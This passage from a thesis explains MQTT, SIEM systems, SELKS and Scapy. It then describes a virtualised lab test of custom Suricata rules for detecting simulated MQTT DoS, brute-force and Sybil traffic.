


Figure 2.1: Relationship among IIRA Viewpoints, Application Scope, and System Lifecycle Process. [39]

The communication infrastructure, introduced by the Functional Viewpoint, provides edge-to-cloud interactions, event-driven messaging, and secure industrial protocols that are mandatory for IIoT systems. Whereas traditional networking involves protocols such as HTTPS or FTP, IoT and IIoT employ lightweight messaging protocols exclusive for them. [38] This thesis will deal with the most common protocol: MQTT.

## 2.4 Message Queuing Telemetry Transport

### Message Queuing Telemetry Transport in General

MQTT is a lightweight, publish-subscribe messaging protocol designed for low-bandwidth, high-latency, or unreliable networks. It was originally developed by IBM in 1999 to support communication between remote oil pipeline sensors and supervisory control systems. [40] Over time, MQTT gained widespread adoption in IoT applications, leading to the standardization of MQTT 3.1.1 by The Organization for the Advancement of Structured Information Standards (OASIS) in 2014 and the introduction of MQTT 5.0 in 2019 [41].

MQTT's communication pattern follows a publish-subscribe manner. First publishers send messages to a broker under a specific topic. Then subscribers receive messages when they have subscribed to a relevant topic. The broker manages message distribution, ensuring efficiency and exclusive communication between publisher and each subscriber. MQTT operates by exchanging control packets in a defined way. An MQTT Control Packet consists of up to three parts, always in the same order. The first part is Fixed Header and it is present in every control packet. The second and third parts are Variable Header and Payload which may not always be present. [41]

Fixed Header consists of 8 bits with bits 7-4 representing packet type and bits 3-0 representing packet type specific flags. The most common packet types are CONNECT, PUBLISH, and SUBSCRIBE. The second part, Variable Header, includes a Two Byte Integer Packet Identifier field which consists of details like packet ID, QoS level, and Properties. There are 42 different properties, with examples of Payload Format Indicator, Message Expiry Interval, and Content Type. The third type, Payload, depends on the control type. For example, in PUBLISH packet the payload is the Application Message. [41]




Figure 2.2: MQTT packet structure.[42]

MQTT is widely deployable in IIoT environments due to its lightweight design, low-power requirements, scalability, and real-time capabilities. IIoT-relevant features include machine-to-machine (M2M) communication, which is useful in smart factories, and predictive maintenance, meaning that failures can be predicted before they happen. This is possible because sensors publish operational data to brokers. [43] SCADA systems can be integrated with MQTT, enabling monitoring of remote assets [44]. MQTT also facilitates smart grid monitoring by transmitting power usage data from smart meters [45]. Key efficiency factors include

- Low overhead: 2-byte header ensures small message sizes.
- Persistent sessions: clients can maintain sessions across disconnections.
- Event-driven communication: MQTT only transmits data when an event occurs which reduces network traffic. [46]

### Security Considerations in MQTT

While MQTT is efficient, its reliance on TCP means it is vulnerable to same threats as the transportation protocol itself. For example, MQTT brokers can be flooded with DoS attacks, or eavesdropped with Man-in-the-Middle (MITM) attacks. On the other hand, MQTT can be improved with the same security measures that support TCP, such as Transport Layer Security (TLS) and Secure Sockets Layer (SSL) certificates. [47]

One of the primary concerns in MQTT security is the insufficient authentication, authorization and encryption in its base specification. While solutions for these exist, it is important to deploy the secure measures with care due to the lightweight nature of the protocol. Attackers can exploit misconfigured brokers to intercept confidential data or inject malicious payloads into the system [48].

To mitigate these risks, several security mechanisms can be implemented. **TLS:** encrypting MQTT traffic using TLS (versions 1.2 or 1.3) ensures that messages are protected from interception and tampering. **Authentication and Authorization:** using authentication mechanisms such as username-password authentication or X.509 client certificates strengthens broker access control. Role-based access control (RBAC) policies can further restrict topic access to authorized users only. **Anomaly Detection:** monitoring MQTT traffic for unusual activity, such as excessive connection requests or topic flooding, helps identify potential DoS attacks. **Secure Broker Configuration:** disabling anonymous connections, enforcing strong password policies, and enabling logging mechanisms improve overall MQTT security. [49] **Anomaly Detection:** monitoring MQTT traffic for unusual activity, such as excessive connection requests or topic flooding, helps identify potential DoS attacks.

MQTT 5.0 introduced enhancements that improve security, including better error reporting, enhanced authentication mechanisms, and session expiry options to prevent stale connections from being exploited [41]. However, due to widespread

use of older versions (such as MQTT 3.1.1), legacy systems may still lack these improvements, necessitating additional security configurations. When MQTT is used for industrial automation, smart grids, and remote monitoring, security breaches can have significant operational and financial consequences. Proper implementation of MQTT security measures is critical to ensuring data integrity, system availability, and the protection of sensitive industrial processes.

## 2.5 Security Information and Event Management

Due to the complexity and interconnectivity of IIoT, advanced cybersecurity threats have been emerging which require more sophisticated security monitoring. SIEM systems, which have become a cornerstone of modern cybersecurity operations, provide centralized visibility across distributed systems, enabling organizations to detect, analyse, and respond to security threats in real time [50].

This section introduces the concepts, architecture, and capabilities of SIEM systems and explains how open-source tools such as SELKS offer a viable solution for industrial monitoring.

### 2.5.1 SIEM Concepts and Architecture

SIEM refers to a class of software solutions that aggregate, correlate, and analyse security data from across an organization's infrastructure. The goal of SIEM is to provide real-time monitoring, threat detection, and historical analysis of security incidents [50]. A typical SIEM system collects logs and event data from various sources, including: network devices (routers, switches, firewalls), servers and endpoints applications and services, IoT/IIoT devices, and cloud environments. This information is ingested and normalized to a common schema, allowing a SIEM system to apply correlation rules, detect anomalies, and trigger alerts based on predefined

conditions or behavioural deviations [50].

Core functionalities of a SIEM system include: **Log Collection and Normalization**—SIEM systems aggregate data from multiple sources such as firewalls, IDSs, servers, and applications. To facilitate effective analysis, the data is normalized into a standardized format which enables consistent interpretation across different systems. This normalization process is crucial for identifying patterns and anomalies within the data.

**Event Correlation**—Analysing and linking related events across the network to detect complex attack patterns. By establishing relationships between different events, SIEM systems can identify coordinated attacks that might go unnoticed when events are viewed in isolation. This capability enhances the detection of threats.

**Real-Time Alerts**—SIEM solutions provide real-time alerting mechanisms that notify security personnel of potential security incidents as they occur. These alerts are generated based on predefined rules and correlation analyses, allowing for immediate response to threats and minimizing potential damage.

**Dashboards and Visualization**— Dashboards provide visual representations of security data, enabling analysts to monitor system health, track incidents, and identify trends. Visual tools like charts and graphs assist in quickly interpreting complex data sets, facilitating decision-making.

**Threat Intelligence Integration**—Integrating threat intelligence feeds into SIEM systems enriches the contextual information available for analysis. This integration allows for the identification of known malicious indicators within the network traffic, enhancing the system's ability to detect and respond to threats proactively.

**Incident Response Support**—SIEM platforms support incident response by providing detailed logs and forensic data necessary for investigating security breaches. They assist in tracing the origin of incidents, understanding the scope of breaches, and creating restoration strategies.

**Compliance Reporting**—To meet regulatory requirements, SIEM systems offer compliance reporting features that generate reports aligned with standards such as General Data Protection Regulation (GDPR) of EU and Health Insurance Portability and Accountability Act (HIPAA) of the USA. These reports demonstrate policy compliance. [51] [52] [53]

Commercial platforms like Splunk and Microsoft Sentinel dominate the market, but open-source alternatives like Wazuh, OSSIM, and SELKS are favoured for research and budget-conscious environments. Open-source SIEMs require more hands-on configuration but offer greater flexibility and transparency.

In IIoT environments, SIEM tools must handle large volumes of telemetry data, support non-standard industrial protocols, and operate with minimal impact on system performance. These environments also demand high availability and low-latency responses, where traditional IT-centric tools often fall short. [18]




Figure 2.3: How SIEM works.[54]

### 2.5.2 SELKS

SELKS (Suricata, Elasticsearch, Logstash, Kibana, and Scirius) is an open-source, Debian-based SIEM platform developed by Stamus Networks. It integrates powerful open-source tools to provide a turnkey solution for threat detection, visualization, and investigation. [55]

The foundation of SELKS lies in The Elastic Stack which consists of Elasticsearch which provides distributed search and analytics, Logstash which processes and transforms incoming data, and Kibana which offers interactive dashboards and visualization tools. The Elastic Stack is widely used in big data and observability applications. While The Elastic Stack excels at search and analysis, it lacks built-in security-specific features. SELKS augments this stack for cybersecurity applications

[56].

SELKS expands The Elastic Stack by integrating Suricata, a rule-based intrusion detection and prevention engine capable of deep packet inspection and flow-based anomaly detection, and Scirius, a web interface for managing Suricata rules and exploring alerts. Suricata is responsible for packet-level inspection using rule sets like Emerging Threats. It supports modern protocols such as HTTP, TLS, DNS, MQTT, and Modbus, making it ideal for IIoT environments. [57] However, the default ruleset Emerging Threats does not include rules tailored for IoT or IIoT, meaning the rules must be manually made. This thesis will provide example of detection rule made for detecting MQTT packets. Scirius enables easier rule management and alert triage. SELKS offers features highly relevant to IIoT systems such as Protocol Inspection—custom Suricata rules allow traffic monitoring for protocols such as MQTT, Modbus, and OPC-UA. Custom Dashboards—Kibana dashboards tailored for IIoT use cases can display anomalies in device behaviour, unauthorized connections, or protocol misuse. Scalability and Flexibility—the modular nature of SELKS allows it to be deployed on small lab setups or scaled across larger infrastructures.

## 2.6 Scapy

Scapy is an open-source, Python-based interactive packet manipulation tool that enables users to create, send, sniff, dissect, and forge network packets across various protocols. Its flexibility and extensibility make it a valuable asset in network security research and testing environments. [58]

In the context of IIoT, Scapy plays a critical role in security testing and validation. Since many IIoT protocols, such as MQTT, Modbus, and Zigbee, may not be fully supported by traditional penetration testing frameworks, Scapy offers a programmable alternative to craft custom packets that mimic real-world IIoT traffic. This flexibility is particularly valuable for testing the capabilities of IDS and SIEM

platforms like SELKS, which rely on protocol-specific rules to detect malicious or anomalous behaviour [59].

Scapy supports a wide array of network protocols, from transport-layer protocols like TCP/IP to application-layer protocols like HTTP. Additionally, extensions and external modules have been developed to support IoT-specific protocols such as MQTT. This extensibility allows it to function as a versatile tool for protocol fuzzing, rule testing, and anomaly simulation. For instance, researchers have utilized Scapy to simulate network traffic in industrial environments, aiding in the assessment of system vulnerabilities and the effectiveness of security measures [59].

In this thesis, Scapy is used to simulate custom IIoT traffic. Unauthorized MQTT publish messages will be generated to test the responsiveness of SELKS. These simulations not only validate the detection capabilities of SELKS but also show limitations in the default rulesets.

Because Scapy operates at the packet level and can be scripted using Python, it provides a repeatable and automated testing framework. Its ability to inject precise payloads, manipulate headers, and control timing allows it to serve as both a traffic generator and a fuzzing tool, making it ideal for use in security-focused IIoT experimentation.

## 3 Methodology

The methodology for the experiment involves downloading VMware Workstation 17 Pro (VMW17P), ISO file of SELKS, and Scapy. VMWP17 is configured in the most basic manner by following the recommended option of the installation wizard, after which SELKS is deployed in it. After the deployment, SELKS's capability to monitor traffic is tested with simple scans. SELKS is then modified to hunt specific packets with customized rules which are tested with customized packets. After these steps, the results are validated.

### 3.1 Architecture

The architecture of the experimental setup is designed to assess the threat detection capabilities of SELKS for IIoT environments. SELKS is deployed in a virtual machine using VMW17P. The SELKS's VM serves as the core of the security architecture. It is a specialized Linux-based distribution integrating the ELK Stack with Suricata, an advanced intrusion detection and prevention system (IDS/IPS). Suricata is responsible for analyzing network traffic in real-time, detecting threats based on defined rules, and generating alerts. Logstash collects these alerts and forwards them to Elasticsearch, where they are indexed for searching and analysis. Kibana provides a web-based interface for visualizing security events through customizable dashboards, enabling real-time monitoring of IIoT traffic and potential threats. The fifth component of SELKS is Scirius which is responsible for managing the rules.

The packet generator, Scapy, running on the host machine, is used to simulate IIoT communication protocols MQTT. Malicious packets are crafted and sent to SELKS's IP address to evaluate SELKS's detection capabilities. The attack scenarios involve unauthorized shutdown commands as a flooding attack, brute force attack, and sybil attack. The network topology is simplified to focus on security monitoring. SELKS VM accesses internet via Network Address Translation (NAT) and the web UI is accessed on the host PC by tunneling the interface to the browser of the host through SSH. This simplified setup facilitates transmission times of the packets and fine-tuning the detection rules.




Figure 3.1: The architecture of the setup.

## 3.2 Deploying SELKS in VMware

The experiment was executed in a virtual machine because isolated environment and dynamic resource allocation enable both minimal interference from the host and reserving just the right amount of memory, making the experiment suitable to perform by consumer-friendly hardware. Deploying SELKS was carried out in VMW17P to provide an isolated and controlled environment for testing and analysis. VirtualBox was also considered and initially tested, but VMware greatly surpassed VirtualBox in terms of performance which was major factor since the experiment was executed in a normal PC with limited processing power. The SIEM solution was chosen to be SELKS because its initial setup is simple and its components are pre-installed and configured, making the solution a turnkey platform. Stamus Networks offer other versions and similar products, but due to the scope and demand of simplicity, the free community edition was chosen. The free version offers the features needed for the experiment; IDS ruleset management, basic threat hunting on IDS events, and real-time network traffic analysis. The installation file and setup guide can be found from Stamus Networks's website.

## 3.3 Designing Suricata Rules for IIoT Threats

The development of effective Suricata rules for IIoT security monitoring is a critical aspect of deploying SELKS as a SIEM solution. Given the diverse range of IIoT protocols and the unique attack vectors targeting them, rule design must be tailored to detect threats while minimizing false positives. This section outlines the methodology used to craft Suricata rules specifically for IIoT traffic, focusing on MQTT.

### 3.3.1 Identifying IIoT-Specific Threats

Before designing detection rules, it is necessary to identify high-risk threats targeting IIoT environments. These threats include **Unauthorized Access & Command Execution**—attackers attempting to send unauthorized control commands to IIoT devices. **DoS attacks**—flooding networks with excessive connection attempts or malformed packets. **Data Exfiltration**—malicious actors attempting to extract sensitive industrial data. **Protocol Misuse & Anomalous Behavior**—traffic deviating from expected communication patterns, such as excessive reconnections or payload modifications. These threats will be mapped to attack scenarios and simulated with Scapy.

### 3.3.2 Rule Creation for IIoT Protocols

The custom Suricata rules were designed to detect anomalies within MQTT. Rules were written to detect unauthorized topic subscriptions and unauthenticated publish attempts. Alerts were triggered on suspicious payloads.

Future will require IIoT-specific ruleset that will most probably contain thousands of different rule signatures. One way to facilitate the process of creating the rules is to train an AI model with attack vectors, packet structures and rule formats. This way AI can create new rules every time new threats emerge, and the workload of human analysts gets lighter. In this study, ChatGPT-4o was prompted with rule format of Suricata and packet structure of MQTT. By fine-tuning the prompts and giving feedback on the first versions, the AI could generate both rules that alarmed true positively. Similar approach was used to create the python scripts mimicking MQTT packets.

## 3.4 Scapy for Custom Packet Crafting

To effectively test and validate the performance of SELKS in detecting IIoT threats, a method for generating controlled malicious network traffic was required. Scapy, a powerful Python-based packet manipulation tool, was chosen for this purpose. Scapy allows for the crafting, sending, sniffing, and manipulation of packets across a wide range of protocols, making it an ideal choice for simulating real-world IIoT network traffic and attack scenarios.

### 3.4.1 Custom Packet Crafting for MQTT

Scapy was utilized to create and inject custom network packets for MQTT with the following goals: Proving that Scapy can be used to generate modern IIoT packets. Crafting packets that mimic real cyberattacks to assess the effectiveness of SELKS in threat detection. Sending large volumes of traffic to analyze how SELKS handles high network loads.

Malicious payloads are injected to simulate three common attack types; DoS, Brute force, and Sybil. In other words, unauthorized topic subscriptions are created and sent to SELKS, with packet structures following the characteristics of the attack types. The attack types are simulated in the following manner: DoS—SELKS is flooded with thousands of packets, Brute Force—different username-password combinations are repeated to guess correct credentials. Sybil—spoofing several identities to disrupt data integrity.

As in the rule creation process, ChatGPT-4o was also used in generating MQTT packets for DoS, Brute force, and Sybil attacks. This approach would facilitate red team hackers' work when testing the cybersecurity of an IIoT ecosystem. Also, this method provides fast and effective means for fine-tuning organization's rulesets.

Once the packets are crafted and injected into the network of SELKS, the traffic is actively monitored. Suricata rules were then evaluated based on the system's ability

to detect and log the crafted packets. This process involved: generating and Sending Packets—using Scapy scripts to transmit crafted packets to the network, capturing network traffic—monitoring Suricata logs the injected traffic generated to verify successful delivery, and analysing SELKS Alerts—reviewing Kibana dashboards to assess whether the system correctly detected anomalies and assigned appropriate severity levels.

### 3.4.2 Summarizing the Packet Crafting

Scapy proved to be suitable tool for crafting IIoT-specific packets and testing SELKS' detection capabilities. By simulating real-world attack scenarios, Scapy enabled assessing the effectiveness of the SELKS in monitoring and securing IIoT environments. The prompts used to train ChatGPT 4o for generating both packets and rules can be found on Appendix A. The MQTT packets of DoS, Brute force, and Sybil attacks, as well as the Suricata signature to alert on them can be found on Appendix B.

## 3.5 Validation

This section outlines the approach taken to validate the system's capability in detecting and responding to IIoT-specific threats, covering test scenarios, performance evaluation, and system reliability. To evaluate SELKS's performance, the following metrics were analyzed: **Detection Rate**—the attack attempts were correctly identified and logged by SELKS. **Alert Latency**—the time taken for SELKS to generate an alert after detecting an attack attempt was exactly the the pre-defined refresh time of the traffic ingestion. **System Resource Usage**—CPU and memory utilization of SELKS under varying traffic loads were efficient. The resources managed to store logs well without any issues. However, this might be due to the

experimental nature of the setup. VM was assigned quite much of resources when only one device was sending traffic. **Handling High Traffic Volumes**—stress tests were conducted by injecting high volumes of IIoT traffic to assess system stability. **Alert Processing Speed**—the average time taken by SELKS to analyse traffic and generate alerts was evaluated. Lastly, analysing Kibana dashboards to assess comprehensibility of alerts.

### 3.5.1 Summary of the Methodology

Scapy was utilized to generate custom IIoT traffic, simulating attacks DoS, Brute Force, and Sybil attacks targeting MQTT communication. Crafted packets were injected into the SELKS-monitored network, and detection effectiveness was evaluated through Suricata rules and Kibana dashboards. Validation involved measuring detection rate, alert latency, and system resource usage, with stress tests confirming SELKS' ability to handle high IIoT traffic volumes. Analysis of Kibana alerts and Elasticsearch logs validated the accuracy and completeness of threat detection. Overall, the results demonstrated that SELKS is a capable open-source SIEM solution for securing IIoT environments, although some limitations on deployment and validation were identified.

## 4 Results

This chapter presents the findings of the study, focusing on the performance and capabilities of SELKS in detecting and responding to IIoT-related threats, as well as on the limitations in fine-tuning, validating, and deploying the solution. The findings are also evaluated in the context of the predefined objectives.

### 4.1 Effectiveness of SELKS in IIoT Threat Detection

The deployment of SELKS in a virtualized environment demonstrated promising results in detecting IIoT-specific threats. SELKS was configured to monitor traffic using custom Suricata rules targeting MQTT protocol. These rules were designed to identify unauthorized command executions against smart grid environment. Flooding and Sybil were also simulated to assess SELKS's efficiency during DoS attacks and data disruptions.

The results indicate that SELKS effectively identified and flagged malicious activities with a high detection rate. Simulated threats were all detected, suggesting that the custom rules were effective and well-aligned with the threat landscape of IIoT networks. The most minimal refreshing time of the traffic ingestion was 10 seconds, and alerts were generated within that time when packets were sent. Kibana's logs provided detailed information, including timestamps, source and destination

IPs, protocol type, and severity level of each alert. This granularity in alert details enable a thorough examination of incidents and rapid responses.

While testing MQTT, SELKS detected malformed packets, malicious publish attempts, and excessive connection requests, which could indicate a DoS attack. Sybil and Brute force attacks were also flagged correctly and alerted within the 10 second refresh rate. Custom rules were effective in identifying unauthorized topic subscriptions and malicious payloads. The detection of these threats validated Suricata's rule-based monitoring efficiency for MQTT traffic.

The accuracy of detection across these protocols was further validated by examining logs and timestamps in Kibana, confirming that alerts were both timely and relevant. The ability to detect protocol-specific threats consistently demonstrates that SELKS can effectively function as a SIEM solution for diverse IIoT environments.

## 4.2 Analysis of Alerts

The analysis of alerts generated by SELKS revealed great accuracy between captured packets and Suricata rules as well as in ingestion times across Alerts were triggered by unauthorized topic subscriptions, excessive PUBLISH messages, and control packet anomalies. Alerts consisted of severity, ID, timestamp, source and destination IP addresses as well as ports. Refresh time of the ingestion was set to 10 seconds, and it took exactly that time to generate an alert.

## 4.3 Visualization and Reporting

The visualization capabilities of SELKS, powered by Kibana, proved effective in presenting complex IIoT traffic data in an understandable format. Custom dashboards are capable of showing the whole packet stream as well as narrowing them down

with filters. For example events can be filtered so that only a specific protocol is shown. This enables to view the overall situation of a deployed IIoT ecosystem, and also to gain insights on protocol-specific threats.

Alert frequencies, IP addresses, protocols, severities, timestamps, and other relevant information were displayed in both tables and graphs. Events were displayed by time-series column charts. Kibana's drill-down features allowed for detailed analysis of alerts, making it easier to trace the source and nature of detected threats.

The effectiveness of Kibana's visualization tools in enhancing situational awareness underscores the potential of SELKS and other ELK Stack-based SIEMs for monitoring IIoT environments. The clarity and comprehensibility of the presented data simplify decision-making processes for network administrators, enabling timely responses to emerging threats. Figures 4.1 and 4.2 show SELKS's dashboard which also acts as the frontpage, and event view, respectively.

